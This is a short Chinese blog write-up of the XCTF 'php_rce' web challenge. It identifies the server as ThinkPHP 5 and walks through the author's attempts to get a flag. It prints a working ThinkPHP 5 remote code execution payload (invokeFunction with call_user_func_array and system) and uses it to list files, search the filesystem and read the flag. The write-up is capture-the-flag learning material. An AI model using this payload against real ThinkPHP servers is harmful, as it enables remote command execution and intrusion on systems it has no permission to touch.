攻防世界web php_rce writeup(仍有不解)

原创

Sprint#51264 于 2020-07-25 16:23:51 发布 77 收藏


还是先观察题目，php_rce

首先我百度了rce，代码执行漏洞

进入题目

说实话一点思路都没有，然后百度了thinkphpv5 rce字样，发现了它关于controller过滤不严密得相关漏洞

先访问一个不存在的文件地址



查找到其版本号

漏洞相关：
https://www.cnblogs.com/backlion/p/10106676.html

然后构造payload


```
s=index/think\App/invokeFunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```

查看网站的所有文件名

favicon.ico index.php robots.txt router.php static test.php favicon.ico index.php robots.txt router.php static test.php

```
s=index/think\App/invokeFunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name "*flag"
```

对flag进行查找



/flag /flag

查看flag内容

flag{thinkphp5_rce} flag{thinkphp5_rce}

（没学会...）